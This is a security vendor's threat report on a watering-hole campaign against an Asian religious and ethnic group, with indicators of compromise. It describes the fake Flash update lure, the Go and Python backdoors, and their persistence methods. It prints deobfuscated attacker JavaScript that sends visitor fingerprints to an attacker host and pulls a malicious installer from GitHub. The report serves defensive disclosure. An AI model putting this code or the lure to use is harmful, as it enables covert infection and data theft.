
Holy water: ongoing targeted water-holing attack in Asia

securelist.com/holy-water-ongoing-targeted-water-holing-attack-in-asia/96311/

Authors

- Ivan Kwiatkowski
- 

 Félix Aime
- Pierre Delcher

On December 4, 2019, we discovered watering hole websites that were compromised to selectively trigger a drive-by download attack with fake Adobe Flash update warnings. This campaign has been active since at least May 2019, and targets an Asian religious and ethnic group.

The threat actor's unsophisticated but creative toolset has been evolving a lot since the inception date, may still be in development, and leverages Sojson obfuscation, NSIS installer, Python, open-source code, GitHub distribution, Go language, as well as Google Drive-based C2 channels.


The threat actor's operational target is not clear because, unfortunately, we haven't been able to observe many live operations, and we couldn't identify any overlap with known intrusion sets.

Thou shalt update plugins: attack synopsis

The watering holes have been set-up on websites that belong to personalities, public bodies, charities and organizations of the targeted group. At the time of writing, some of these websites (all hosted on the same server) are still compromised, and continue to direct selected visitors to malicious payloads:

Domain	Description
*****corps.org	Voluntary service program
*****ct.org	Religious personality's charity
*****policy.net	Policy institute
*****che.com	Religious personality
*****parliament.org	Public body
*****ialwork.org	Charity
*****nature.net	Environmental conservation network
*****airtrade.com	Fair trade organization


Upon visiting one of the watering hole websites, a previously compromised but legitimately embedded resource will load a malicious JavaScript. It's hosted by one of the water-holed websites, and gathers information on the visitor. An external server (see Fig. 1) then ascertains whether the visitor is a target.



```
200  GET  [redacted].in                 wp-embed.min.js                                       script  js    cached   1.3...
200  GET  [redacted].in                 top.png                                               img     png   1.30 KB  906 B
200  GET  [redacted]org                 jquery-mcss-min.js                                    script  js    cached   14....
200  GET  loginwebmailnic.dynssl....    contentmc.php?jsoncallback=jQuery34107612986385959...  script  html  233 B    56 B
403  GET  [redacted].in                 cropped-[redacted]-192x192.jpg                        img     html  cached   14....
403  GET  [redacted].in                 cropped-[redacted]-32x32.jpg                          img     html  cached   16....
35 requests | 1.81 MB / 1.18 MB transferred | Finish: 5.67 s
```

Fig. 1. Target validation service request.

If the visitor is validated as a target, the first JavaScript stage will load a second one, which in turn will trigger the drive-by download attack, showing a fake update pop-up (see Fig. 2).



Please install the latest flash player

There is a security problem,the latest version of flash player needs to be installed!


Fig. 2. Warning generated by the second payload.

The visitor is then expected to fall into the update trap, and download a malicious installer package that will set up a backdoor.

For nothing is hidden that will not come to light: technical analysis

1st JavaScript stage

The first JavaScript stage is named (script|jquery)-css.js, and is obfuscated with the Chinese-language web service Sojson, version 4 (see Fig. 3).




```
5B115i40o41s125c41y40W41H59"['\x73\x70\x6c\x69\x74'](/[a-zA-Z]{1,}/))))('sojson.v4');
```

Fig. 3. Sojson v4 JavaScript obfuscated one-liner.

The payload leverages the RTCPeerConnection API and ipify service to fingerprint visitors. The gathered data is sent to loginwebmailnic.dynssl[.]com through HTTP GET requests, in order to validate the visitor as a target:

`https://loginwebmailnic.dynssl[.]com/all/content.php?jsoncallback=&lanip=&wanip=&urlpath=&_=`

The JSON-formatted response, whose only key is “result”, can either be “t” or “f” (true or false). If the value is “f”, then nothing happens, while “t” will trigger the second JavaScript stage (see Fig. 4).



```
$.ajax({
    type:'GET',
    url:'https://loginwebmailnic.dynssl.com/lh/content.php',
    data:{lanip:displayAddrs[0],wanip:wan,urlpath:url},
    async:false,
    dataType:'jsonp',
    jsonp:"jsoncallback",
    success:function(data){
        if(data.result=="t"){
            document.body.appendChild(document.createElement('script')).src='https://www.
        }else{}
    },
    error:function(data){}
    })
```


Fig. 4. First stage deobfuscated validation logic.

In a previous version of this first JavaScript script, an additional JavaScript payload was unconditionally loaded during the first stage, and proceeded with another branch of visitor validation and the second stage.

This other branch loaded scripts from root20system20macosxdriver.serveusers[.]com, and leveraged https://loginwebmailnic.dynssl[.]com/part/mac/contentmc.php URL to validate targets. The host and validation page names suggest this other branch may have been specifically targeting MacOS users, but we were unable to confirm this hypothesis.

2nd JavaScript stage


The second JavaScript stage is named (script|jquery)-file.js, and is obfuscated with Sojson version 5 (see Fig. 5).



```
_0x1c9a('0x189','CiEy'))){window[_0x1c9a('0x18a','52g!')](_0x1c9a('0x18b','I!PX'));};encode_version = 'sojson.v5';
```

Fig. 5. Nerve-breaking one-line obfuscation.

The payload leverages jquery.fileDownload to show a modal pop-up to the target. It offers visitors an update to Flash Player. No technical vulnerabilities are exploited: the threat actor relies on the target’s willingness to keep their system up to date. The deobfuscated JavaScript payload (see Fig. 6) reveals that the malicious update is hosted on GitHub.



```
  }
});
var which = "https://github.com/AdobeFlash32/FlashUpdate/raw/master/flashplayer32ppi_xa_install.exe";
args["qhks"]($(document)["ready"](function() {
  var i = {
    "ivqIj" : "Qcw",
    "hhddP" : function canUserAccessObject(cb, user, permissions) {
      return cb(user, permissions);
    },
    "HnUpb" : "Please install the latest flash player",
    "DyHeC" : "warning",
    "UxPmW" : "#DD6B55",
    "ZhDNg" : function canUserAccessObject(cb, user, permissions) {
      return cb(user, permissions);
    }
  };
  if ("uQY" === i["ivqIj"]) {
    $["fileDownload"](which, {
      "successCallback" : function(wasSuccessful) {
      },
      "failCallback" : function(event, error) {
      }
    });
    swal["close"]();
  } else {
    i["hhddP"](swal, {
      "title" : i["HnUpb"],
      "text" : "There is a security problem,the latest version of flash player needs to be installed!",
      "type" : i["DyHeC"],
      "showCancelButton" : ![],
      "confirmButtonColor" : i["UxPmW"],
      "confirmButtonText" : "Download and install it",
      "closeOnConfirm" : ![]
    }, function() {
      $["fileDownload"](which, {
```

Fig. 6. Malicious update source in second JavaScript payload.

GitHub FlashUpdate repository

The pop-up links to a PE executable hosted on github[.]com/AdobeFlash32/FlashUpdate. GitHub disabled this repository on February 14 after we reported it to them. However, the repository has been online for more than nine months, and thanks to GitHub's commit history (see Fig. 7), we gained a unique insight into the attacker's activity and tools.




Fig. 7. GitHub's AdobeFlash32 commit history.

Four executables were hosted in AdobeFlash32/FlashUpdate on the last day it was still available:

- An installer package, embedding a decoy legitimate Flash update and a stager.
- Godlike12, a Go backdoor that implements a Google Drive based C2 channel.

- Two versions of the open-source Stitch Python backdoor that the threat actor modified to add functionalities (persistence, auto-update, decoy download and execution).

Digging into the repository for older commits, we also discovered a previous fake update toolset: a C installer bundling the legitimate Flash installer and a vanilla Stitch backdoor, as well as a C++ infostealer that collects information about host computers (OS version, IP address, hostname) and sends them over HTTP/S.

Malicious update toolset

Installer package

MD5	9A819F2CE060058745FF5374221ADA7C
Compilation date	2017-Jul-24 06:35:22
File type	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
File size	4420 KB
File names	flashplayer32ppi_xa_install.exe

This malicious update package is a NSIS installer version 3 that will drop and execute two other binaries:

- FlashUpdate.exe, D59B35489CB88619415D175953CA5400, a legitimate Windows Flash Player installer from January 15 that is used as a decoy to trick the user into believing they actually set up a Flash update. As modern Adobe Flash installers 'phone home' to check for their own validity, this one will fail nowadays with a message stating that the installer is outdated or renamed, and will direct the user to the Adobe website.
- Intelsyc.exe, the malicious payload (described below).

The installer is detected by Kaspersky endpoint protection heuristics as HEUR:Trojan.Win32.Tasker.gen.

Intelsyc Go stager

MD5	6DC5F8282DF76F4045F75FEA3277DF41
Compilation date	1970-Jan-01 00:00:00

File type	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
File size	5976 KB
File names	flashplayer32ppi_xa_install.exe
C2 server	adobeflash31_install.ddns[.]info
User Agent	Go-http-client/1.1

The Go programmed Intelsyc implant is aimed at staging itself, downloading the Godlike12 backdoor (described below), and setting up persistence.

It will first retrieve /flash/sys.txt with HTTP GET on adobeflash31_install.ddns[.]info. The file contents may be used as a killswitch to stop any further deployment. If the content is “1” though, the implant will:

- copy itself to C:/ProgramData/Intel/Intelsyc.exe;
- establish persistence through schtasks [T1053] with a logon task named Intelsyc, run as system, and pointing to a previously created self copy;
- download Godlike12 from github[.]com/AdobeFlash32/FlashUpdate, as C:\ProgramData\Adobe\flashdriver.exe;
- establish Godlike12 persistence through a registry run key [T1060] named flashdriver in HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, and pointing to a previously downloaded backdoor.

The stager is detected by Kaspersky endpoint protection heuristics as UDS:DangerousObject.Multi.Generic, and may be misidentified as the GoRansom Go ransomware proof of concept by other endpoint protection products.

Source files paths in the code suggest this backdoor may have been developed on a Windows system.

Godlike12 Go backdoor

MD5	BEC4482890A89F0184B463C727709D53
Compilation date	1970-Jan-01 00:00:00
File type	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
File size	4436 KB

File names	flashdriver.exe
C2 server	Google Drive

This implant is written in Go language, and its C2 channel relies on file exchanges with a Google Drive space, through Google Drive's HTTPS API v3. The implant probably leverages the gdrive Go source from GitHub, as it shares several identical code source paths with it.

Godlike12 is the name the threat actor gave to the Google Drive space connections from this implant. Source file paths in the code suggest this backdoor may have been developed on a GNU/Linux system. The not-so-common (less than 100 results in a popular search engine) /root/gowork GOPATH that some of this backdoor's modules have been compiled from seems popular in Chinese-speaking communities, and may originate from a Chinese-authored tutorial on Go language.

Godlike12 first proceeds with host fingerprinting upon startup (hostname, IP address, MAC address, Windows version, current time). The result is encrypted, base64-encoded, stored in a text file at %TEMP%/[ID]-lk.txt, and uploaded to the remote Google Drive. The implant then regularly checks for a remote [ID]-cs.txt, that contains encrypted commands to execute, and stores encrypted command results in %TEMP%/[ID]-rf.txt to later upload them to the same Google Drive space. ID is the MD5 hash of the base64-encoded MAC address of the first connected network adapter, while TripleDES in ECB mode is used as an encryption algorithm. It is worth mentioning that once again, the encryption function seems to have been inspired from existing open-source code, which mainly appears popular in Chinese-language forums.

Godlike12 does not implement a persistence mechanism, as it is provided by the previous installer package. It is detected by Kaspersky endpoint protection heuristics as HEUR:Trojan.Win32.Generic.

With this implant being a month old at the time of writing (while being in use since at least October 2019), and other malicious update implants having been used before, it is possible that Godlike12-based operations were still a work in progress when we investigated them.

Modified Stitch Python backdoor

MD5	EC993FF561CBC175953502452BFA554A
Compilation date	2008-Nov-10 09:40:35
File type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
File size	7259 KB

File names	flashplayer32_xa_pp_install.exe flashplayer32pp_xa_install.exe
C2 server	system0_update04driver_roots.dynamic-dns[.]net:443

This implant is a modified version of the open-source Python backdoor called Stitch, packed as a standalone PE executable with Py2exe.

Threat actors wrapped Stitch with custom Python code to perform additional operations:

- It downloads a legitimate Adobe Flash installation program from the C2 server at startup;
- It auto-updates the backdoor from ubntrooters.serveuser[.]com at startup;
- It ensures persistence through schtasks [T1053] with a logon task named AdobeUpdater pointing to C:\ProgramData\package\AdobeService.exe.

Under the hood, Stitch is a remote shell program that provides classic backdoor functionalities by establishing a direct socket connection, to exchange AES-encrypted data with the remote server.

Conclusion

With almost 10 compromised websites and dozens of implanted hosts (that we know of), the attackers have set up a sizable yet very targeted water-holing attack. The toolset that’s being used seems low-budget and not fully developed, but has been modified several times in a few months to leverage interesting features like Google Drive C2, and would be characteristic of a small, agile team.

We were unable to observe any live operations, but some tracks indicate that the Godlike12 backdoor is not widespread, and is probably used to conduct reconnaissance and data-exfiltration operations.

We were unable to correlate these attacks to any known APT groups.
For more details and the latest information on this threat actor, please contact intelreports@kaspersky.com

Appendix – IOCs

Infrastructure

Domain	IP address	Description

root20system20macosxdriver.serveusers[.]com	45.32.154[.]111	Watering hole targets validator server
loginwebmailnic.dynssl[.]com	207.148.117[.]159	Watering hole targets validator server
ubntrooters.serveuser[.]com	45.76.43[.]153	Stitch auto-update server
system0_update04driver_roots.dynamic-dns[.]net	95.179.171[.]173	Stitch C2
sys_andriod20_designer.dynamic-dns[.]net	45.63.114[.]152	Stitch C2
adobeflash31_install.ddns[.]info	95.179.171[.]173	Installer package C2
airjaldinet[.]ml	108.61.178[.]125	Older C++ validator C2

URLs

https://loginwebmailnic.dynssl[.]com/part/mac/contentmc.php
https://loginwebmailnic.dynssl[.]com/all/content.php
https://loginwebmailnic.dynssl[.]com/lh/content.php
https://root20system20macosxdriver.serveusers[.]com/yW6jOyQM16rj.html
https://root20system20macosxdriver.serveusers[.]com/itV6E1uKYiOo.html
http://ubntrooters.serveuser[.]com/wuservice.exe
http://ubntrooters.serveuser[.]com/upgrade.exe
http://ubntrooters.serveuser[.]com/flashplayer_update.exe
http://adobeflash31_install.ddns[.]info/flash/sys.txt
https://github[.]com/AdobeFlash32/FlashUpdate/
https://airjaldinet[.]ml/

Hashes (MD5)

0C6025A2C68E1C702A3022F1A6AE9169
1076A0EE924F198A7BD58A2DE1F060A0
10B4D3A667E06DC4B06AA542173D052C
11294E27491B496E36CA7DB9F363ADCD
11A16E109DBAF2FD080D8490328DE5A1
2E1862BC23085402EE11C88E540533C0
3989AC9EFB6A725918BD1810765D30B3
481DD1A37C86FDA68BCED0ECB2F47597
5287045D15FF60618F426AFC03BBB331

53CB974CAF909EEDCD86D2F80E75AD0A

5F19BB1688CA836B9207248F9096B9D2

6DF39D2CE9FCA27B78CC5CA0BED89703

7EB0C103AE21189AD9AD4A9804293B22

8623FA35226AC92CF6F02447AC80AFB0

9E69DDE252038B4A38EF0BFF6CE7FCD7

AD7A4333BC364DF3D4FA00B13CBBBEB4

B02ABA86409BE2AB263B1A476C1A1417

B21AF331B1752A70360B5D8DC9013F3F

B21BD93F15916A9A4AC76350D8FDBE10

BE3E563E95DEDCA0CEC9792194FFF2AC

DE2D8AF2EFED0C145690B2F13CD063B3

EC993FF561CBC175953502452BFA554A

ED081A869D30BB90B76552C83BD784C8


BEC4482890A89F0184B463C727709D53

9A819F2CE060058745FF5374221ADA7C

6DC5F8282DF76F4045F75FEA3277DF41

- Adobe Flash
- Backdoor
- Drive-by attack
- JavaScript
- Malware Descriptions
- Targeted attacks
- Watering hole attacks
- Website Hacks

Authors

- Ivan Kwiatkowski
- 

 Félix Aime
- Pierre Delcher

Holy water: ongoing targeted water-holing attack in Asia

Your email address will not be published. Required fields are marked *